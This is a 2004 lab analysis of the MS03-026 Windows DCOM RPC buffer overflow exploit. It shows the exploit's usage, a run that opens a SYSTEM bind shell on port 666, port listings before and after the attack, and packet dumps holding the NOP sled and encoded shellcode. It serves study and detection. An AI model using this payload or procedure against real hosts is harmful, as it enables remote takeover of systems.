Analysis of the Microsoft Windows DCOM RPC Exploit

Packetwatch Research
http://www.packetwatch.net

Date: Monday, August 23, 2004
Analyst: Ryan Spangler

Table of Contents

Vulnerability Background

The Microsoft Windows DCOM RPC interface buffer overrun vulnerability was publicly announced on the Bugtraq mailing list. The Last Stage of Delirium Research Group released an announcement about the vulnerability on July 16th, 2003 [1]. Immediately upon announcement of the vulnerability to Bugtraq, CERT followed up with an advisory announcement providing information and links to patches from Microsoft [2].

Microsoft Windows operating systems provide support for the Remote Procedure Call (RPC) protocol. RPC provides an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system. The vulnerability lies in the part of RPC that deals with message exchange over TCP/IP. It affects a Distributed Component Object Model (DCOM) interface with RPC, which listens on RPC enabled ports [3]. A user sending a specially crafted request to RPC ports like ports 135, 139, 445, or 593 on the remote computer can exploit this vulnerability allowing the user to run code with Local System privileges. Microsoft has classified this vulnerability as critical.

Advisories and Vendor Information

Microsoft Security Bulletin: Buffer Overrun In RPC Interface Could Allow Code Execution (823980) [3]

CERT Advisory CA-2003-16: Buffer Overflow in Microsoft RPC [2]

CVE (CAN-2003-0352) [4]

Exploit Analysis

This analysis paper makes use of one of the exploits for this vulnerability found on the Security Focus website [5]. A list of vulnerable products can be found at the Security Focus website under Bugtraq ID 8205 [6].

The exploit was used on an isolated network using the following systems:

10.10.2.7 – FreeBSD 5.2.1 (attacker)
10.10.2.3 – Microsoft Windows 2000 Server (victim) with SP4 and the firewall turned off

Here is the output from executing the exploit without any arguments or switches.

```
%./oc192-dcom
RPC DCOM exploit coded by .:[oc192.us]:. Security
Usage:

./oc192-dcom -d <host> [options]
Options:
        -d:             Hostname to attack [Required]
        -t:             Type [Default: 0]
        -r:             Return address [Default: Selected from target]
        -p:             Attack port [Default: 135]
        -l:             Bindshell port [Default: 666]

Types:
        0 [0x0018759f]: [Win2k-Universal]
        1 [0x0100139d]: [WinXP-Universal]
```

Figure 1: oc192-dcom usage options

The exploit sends a specially crafted request to an RPC configured port. It exploits the lack of bounds checking of client DCOM object activation requests, and binds a shell to port 666.

```
%./oc192-dcom -d 10.10.2.3
RPC DCOM remote exploit - .:[oc192.us]:. Security
[+] Resolving host..
[+] Done.
-- Target: [Win2k-Universal]:10.10.2.3:135, Bindshell:666, RET=[0x0018759f]
[+] Connected to bindshell..

-- bling bling --

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Figure 2: exploit execution

Here is the port listing on the victim machine prior to the successful exploitation. Since the exploit is known to create a new TCP socket, I've only shown the listening TCP ports. on the machine.

```
C:\Documents and Settings\Ryan>netstat –anp tcp

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1031           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3037           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
  TCP    10.10.2.3:139          0.0.0.0:0              LISTENING
```

Figure 3: TCP ports before attack

Once the exploit has been successfully executed, this listing shows a new service listening on port 666.

```
C:\Documents and Settings\Ryan>netstat –anp tcp

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:666            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1031           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3037           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
  TCP    10.10.2.3:139          0.0.0.0:0              LISTENING
  TCP    10.10.2.3:666          10.10.2.7:49232        ESTABLISHED
```

Figure 4: TCP ports after attack

This output comes from fport [7]. This tool lists open TCP and UDP ports and the applications mapped to them.

```
C:\Documents and Settings\Ryan>fport /p
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
912   inetinfo       ->  25    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
912   inetinfo       ->  80    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
432   svchost        ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System         ->  139   TCP
912   inetinfo       ->  443   TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
8     System         ->  445   TCP
432   svchost        ->  666   TCP   C:\WINNT\system32\svchost.exe
496   msdtc          ->  1025  TCP   C:\WINNT\System32\msdtc.exe
816   MSTask         ->  1026  TCP   C:\WINNT\system32\MSTask.exe
912   inetinfo       ->  1028  TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
8     System         ->  1031  TCP
912   inetinfo       ->  3037  TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
496   msdtc          ->  3372  TCP   C:\WINNT\System32\msdtc.exe

432   svchost        ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System         ->  137   UDP
8     System         ->  138   UDP
8     System         ->  445   UDP
252   lsass          ->  500   UDP   C:\WINNT\system32\lsass.exe
240   services       ->  1029  UDP   C:\WINNT\system32\services.exe
912   inetinfo       ->  1030  UDP   C:\WINNT\System32\inetsrv\inetinfo.exe
912   inetinfo       ->  3456  UDP   C:\WINNT\System32\inetsrv\inetinfo.exe
```

Figure 5: fport listing

Here is a packet from the attacking host, captured by tcpdump. In this packet the attacker sends the servername to the victim host. The servername is highlighted.

```
Frame 6 (1514 bytes on wire, 1514 bytes captured)
Ethernet II, Src: 00:10:5a:29:a8:25, Dst: 00:0f:1f:0c:a0:19
Internet Protocol, Src Addr: 10.10.2.7 (10.10.2.7), Dst Addr: 10.10.2.3 (10.10.2.3)
Transmission Control Protocol, Src Port: 49232 (49232), Dst Port: loc-srv (135), Seq: 73,
Ack: 61, Len: 1448
DCE RPC
    Stub data (1424 bytes)

0000  00 0f 1f 0c a0 19 00 10 5a 29 a8 25 08 00 45 00   ........Z).%..E.
0010  05 dc f2 b1 40 00 40 06 00 00 0a 0a 02 07 0a 0a   ....@.@.........
0020  02 03 c0 59 00 87 cd 5e 53 38 4b 17 77 ff 80 10   ...Y...^S8K.w...
0030  82 18 18 ff 00 00 01 01 08 0a 00 b7 86 5f 00 00   .............._..
0040  41 fd 05 00 00 03 10 00 00 00 a8 06 00 00 e5 00   A...............
0050  00 00 90 06 00 00 01 00 04 00 05 00 06 00 01 00   ................
0060  00 00 00 00 00 00 32 24 58 fd cc 45 64 49 b0 70   ......2$X..EdI.p
0070  dd ae 74 2c 96 d2 60 5e 0d 00 01 00 00 00 00 00   ..t,..`^........
0080  00 00 70 5e 0d 00 02 00 00 00 7c 5e 0d 00 00 00   ..p^......|^....
0090  00 00 10 00 00 00 80 96 f1 f1 2a 4d ce 11 a6 6a   ..........*M...j
00a0  00 20 af 6e 72 f4 0c 00 00 00 4d 41 52 42 01 00   . .nr.....MARB..
00b0  00 00 00 00 00 00 0d f0 ad ba 00 00 00 00 a8 f4   ................
00c0  0b 00 20 06 00 00 20 06 00 00 4d 45 4f 57 04 00   .. ... ...MEOW..
00d0  00 00 a2 01 00 00 00 00 00 00 c0 00 00 00 00 00   ................
00e0  00 46 38 03 00 00 00 00 00 00 c0 00 00 00 00 00   .F8.............
00f0  00 46 00 00 00 00 f0 05 00 00 e8 05 00 00 00 00   .F..............
0100  00 00 01 10 08 00 cc cc cc cc c8 00 00 00 4d 45   ..............ME
0110  4f 57 e8 05 00 00 d8 00 00 00 00 00 00 00 02 00   OW..............
0120  00 00 07 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0130  00 00 00 00 00 00 c4 28 cd 00 64 29 cd 00 00 00   .......(..d)....
```

```
0140  00 00 07 00 00 00 b9 01 00 00 00 00 00 00 c0 00   ................
0150  00 00 00 00 00 46 ab 01 00 00 00 00 00 00 c0 00   .....F..........
0160  00 00 00 00 00 46 a5 01 00 00 00 00 00 00 c0 00   .....F..........
0170  00 00 00 00 00 46 a6 01 00 00 00 00 00 00 c0 00   .....F..........
0180  00 00 00 00 00 46 a4 01 00 00 00 00 00 00 c0 00   .....F..........
0190  00 00 00 00 00 46 ad 01 00 00 00 00 00 00 c0 00   .....F..........
01a0  00 00 00 00 00 46 aa 01 00 00 00 00 00 00 c0 00   .....F..........
01b0  00 00 00 00 00 46 07 00 00 00 60 00 00 00 58 00   .....F....`...X.
01c0  00 00 90 00 00 00 40 00 00 00 20 00 00 00 38 03   ......@... ...8.
01d0  00 00 30 00 00 00 01 00 00 00 01 10 08 00 cc cc   ..0.............
01e0  cc cc 50 00 00 00 4f b6 88 20 ff ff ff ff 00 00   ..P...O.. ......
01f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0200  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0210  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0220  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0230  00 00 00 00 00 00 00 00 00 00 01 10 08 00 cc cc   ................
0240  cc cc 48 00 00 00 07 00 66 00 06 09 02 00 00 00   ..H.....f.......
0250  00 00 c0 00 00 00 00 00 00 46 10 00 00 00 00 00   .........F......
0260  00 00 00 00 00 00 01 00 00 00 00 00 00 00 78 19   ..............x.
0270  0c 00 58 00 00 00 05 00 06 00 01 00 00 00 70 d8   ..X...........p.
0280  98 93 98 4f d2 11 a9 3d be 57 b2 00 00 00 32 00   ...O...=.W....2.
0290  31 00 01 10 08 00 cc cc cc cc 80 00 00 00 0d f0   1...............
02a0  ad ba 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
02b0  00 00 18 43 14 00 00 00 00 00 60 00 00 00 60 00   ...C......`...`.
02c0  00 00 4d 45 4f 57 04 00 00 00 c0 01 00 00 00 00   ..MEOW..........
02d0  00 00 c0 00 00 00 00 00 00 46 3b 03 00 00 00 00   .........F;.....
02e0  00 00 c0 00 00 00 00 00 00 46 00 00 00 00 30 00   .........F....0.
02f0  00 00 01 00 01 00 81 c5 17 03 80 0e e9 4a 99 99   .............J..
0300  f1 8a 50 6f 7a 85 02 00 00 00 00 00 00 00 00 00   ..Poz...........
0310  00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00   ................
0320  00 00 01 10 08 00 cc cc cc cc 30 00 00 00 78 00   ..........0...x.
0330  6e 00 00 00 00 00 00 d8 da 0d 00 00 00 00 00 00   n...............
0340  00 00 20 2f 0c 00 00 00 00 00 00 00 00 00 03 00   .. /............
0350  00 00 00 00 00 00 03 00 00 00 46 00 58 00 00 00   ..........F.X...
0360  00 00 01 10 08 00 cc cc cc cc 10 00 00 00 30 00   ..............0.
0370  2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0380  00 00 01 10 08 00 cc cc cc cc 68 00 00 00 0e 00   ..........h.....
0390  ff ff 68 8b 0b 00 02 00 00 00 00 00 00 00 00 00   ..h.............
03a0  00 00 86 01 00 00 00 00 00 00 86 01 00 00 5c 00   ..............\.
03b0  5c 00 46 00 58 00 4e 00 42 00 46 00 58 00 46 00   \.F.X.N.B.F.X.F.
03c0  58 00 4e 00 42 00 46 00 58 00 46 00 58 00 46 00   X.N.B.F.X.F.X.F.
03d0  58 00 46 00 58 00 9f 75 18 00 cc e0 fd 7f cc e0   X.F.X..u........
03e0  fd 7f 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0400  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0410  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0420  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0430  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0440  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0450  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0460  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0470  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0480  90 90 90 90 90 90 90 90 90 eb 19 5e 31 c9 81 e9   ...........^1...
0490  89 ff ff ff 81 36 80 bf 32 94 81 ee fc ff ff ff   .....6..2.......
04a0  e2 f2 eb 05 e8 e2 ff ff ff 03 53 06 1f 74 57 75   ..........S..tWu
04b0  95 80 bf bb 92 7f 89 5a 1a ce b1 de 7c e1 be 32   .......Z....|..2
04c0  94 09 f9 3a 6b b6 d7 9f 4d 85 71 da c6 81 bf 32   ...:k...M.q....2
04d0  1d c6 b3 5a f8 ec bf 32 fc b3 8d 1c f0 e8 c8 41   ...Z...2.......A
04e0  a6 df eb cd c2 88 36 74 90 7f 89 5a e6 7e 0c 24   ......6t...Z.~.$
04f0  7c ad be 32 94 09 f9 22 6b b6 d7 dd 5a 60 df da   |..2..."k...Z`..
0500  8a 81 bf 32 1d c6 ab cd e2 84 d7 f9 79 7c 84 da   ...2........y|..
0510  9a 81 bf 32 1d c6 a7 cd e2 84 d7 eb 9d 75 12 da   ...2.........u..
0520  6a 80 bf 32 1d c6 a3 cd e2 84 d7 96 8e f0 78 da   j..2..........x.
0530  7a 80 bf 32 1d c6 9f cd e2 84 d7 96 39 ae 56 da   z..2........9.V.
0540  4a 80 bf 32 1d c6 9b cd e2 84 d7 d7 dd 06 f6 da   J..2............
0550  5a 80 bf 32 1d c6 97 cd e2 84 d7 d5 ed 46 c6 da   Z..2.........F..
0560  2a 80 bf 32 1d c6 93 01 6b 01 53 a2 95 80 bf 66   *..2....k.S....f
0570  fc 81 be 32 94 7f e9 2a c4 d0 ef 62 d4 d0 ff 62   ...2...*...b...b
0580  6b d6 a3 b9 4c d7 e8 5a 96 80 bc d5 1f 4c d5 24   k...L..Z.....L.$
0590  c5 d3 40 64 b4 d7 ec cd c2 a4 e8 63 c7 7f e9 1a   ..@d.......c....
05a0  1f 50 d7 57 ec e5 bf 5a f7 ed db 1c 1d e6 8f b1   .P.W...Z........
```

```
05b0  78 d4 32 0e b0 b3 7f 01 5d 03 7e 27 3f 62 42 f4   x.2.....].~'?bB.
05c0  d0 a4 af 76 6a c4 9b 0f 1d d4 9b 7a 1d d4 9b 7e   ...vj......z...~
05d0  1d d4 9b 62 19 c4 9b 22 c0 d0 ee 63 c5 ea be 63   ...b..."...c...c
05e0  c5 7f c9 02 c5 7f e9 22 1f 4c                     .......".L
```

Figure 6: packet with servername

Here is another packet from the attacking host. In this packet the attacker sends the long filename to the victim to cause the buffer overflow. The long filename is highlighted.

```
Frame 7 (322 bytes on wire, 322 bytes captured)
Ethernet II, Src: 00:10:5a:29:a8:25, Dst: 00:0f:1f:0c:a0:19
Internet Protocol, Src Addr: 10.10.2.7 (10.10.2.7), Dst Addr: 10.10.2.3 (10.10.2.3)
Transmission Control Protocol, Src Port: 49232 (49232), Dst Port: loc-srv (135), Seq:
1521, Ack: 61, Len: 256
Data (256 bytes)

0000  00 0f 1f 0c a0 19 00 10 5a 29 a8 25 08 00 45 00   ........Z).%..E.
0010  01 34 22 86 40 00 40 06 00 00 0a 0a 02 07 0a 0a   .4".@.@.........
0020  02 03 c0 59 00 87 cd 5e 58 e0 4b 17 77 ff 80 18   ...Y...^X.K.w...
0030  82 18 cd 51 00 00 01 01 08 0a 00 b7 86 5f 00 00   ...Q.........._..
0040  41 fd d5 cd 6b b1 40 64 98 0b 77 65 6b d6 93 cd   A...k.@d..wek...
0050  c2 94 ea 64 f0 21 8f 32 94 80 3a f2 ec 8c 34 72   ...d.!.2..:...4r
0060  98 0b cf 2e 39 0b d7 3a 7f 89 34 72 a0 0b 17 8a   ....9..:..4r....
0070  94 80 bf b9 51 de e2 f0 90 80 ec 67 c2 d7 34 5e   ....Q......g..4^
0080  b0 98 34 77 a8 0b eb 37 ec 83 6a b9 de 98 34 68   ..4w...7..j...4h
0090  b4 83 62 d1 a6 c9 34 06 1f 83 4a 01 6b 7c 8c f2   ..b...4...J.k|..
00a0  38 ba 7b 46 93 41 70 3f 97 78 54 c0 af fc 9b 26   8.{F.Ap?.xT....&
00b0  e1 61 34 68 b0 83 62 54 1f 8c f4 b9 ce 9c bc ef   .a4h..bT........
00c0  1f 84 34 31 51 6b bd 01 54 0b 6a 6d ca dd e4 f0   ..41Qk..T.jm....
00d0  90 80 2f a2 04 00 5c 00 43 00 24 00 5c 00 31 00   ../...\.C.$.\.1.
00e0  32 00 33 00 34 00 35 00 36 00 31 00 31 00 31 00   2.3.4.5.6.1.1.1.
00f0  31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   1.1.1.1.1.1.1.1.
0100  31 00 31 00 31 00 31 00 2e 00 64 00 6f 00 63 00   1.1.1.1...d.o.c.
0110  00 00 01 10 08 00 cc cc cc cc 20 00 00 00 30 00   .......... ...0.
0120  2d 00 00 00 00 00 88 2a 0c 00 02 00 00 00 01 00   -......*........
0130  00 00 28 8c 0c 00 01 00 00 00 07 00 00 00 00 00   ..(.............
0140  00 00                                             ..
```

Figure 7: packet with long filename

Vulnerability Detection

Here is a way to tell if a machine has been exploited. This tool from Foundstone scans the specified IP address to find out if it has been patched for the Microsoft Windows DCOM RPC vulnerability [8].



Figure 8: rpcscan results

References

[1] [LSD] Critical security vulnerability in Microsoft Operating Systems, [Online Document], July 16, 2003, Available HTTP: http://archives.neohapsis.com/archives/bugtraq/2003-07/0194.html

[2] CERT Advisory CA-2003-16 Buffer Overflow in Microsoft RPC, CERT Coordination Center [Online Document], July 17, 2003, Available HTTP: http://www.cert.org/advisories/CA-2003-16.html

[3] Microsoft Security Bulletin MS03-026: Buffer Overrun In RPC Interface Could Allow Code Execution (823980), Microsoft Corporation [Online Document], July 16, 2003, Available HTTP: http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx

[4] CAN-2003-0352, Common Vulnerabilities and Exposures (CVE) [Online Document], Available HTTP: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352

[5] DCOM RPC Exploit, http://downloads.securityfocus.com/vulnerabilities/exploits/oc192-dcom.c

[6] Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability, Security Focus [Online Document], July 16, 2003, Available HTTP: http://www.securityfocus.com/bid/8205/

[7] Fport, Foundstone, Inc. [Website], http://www.foundstone.com/resources/proddesc/fport.htm

[8] RPCScan, Foundstone, Inc. [Website], http://www.foundstone.com/resources/proddesc/rpcscan.htm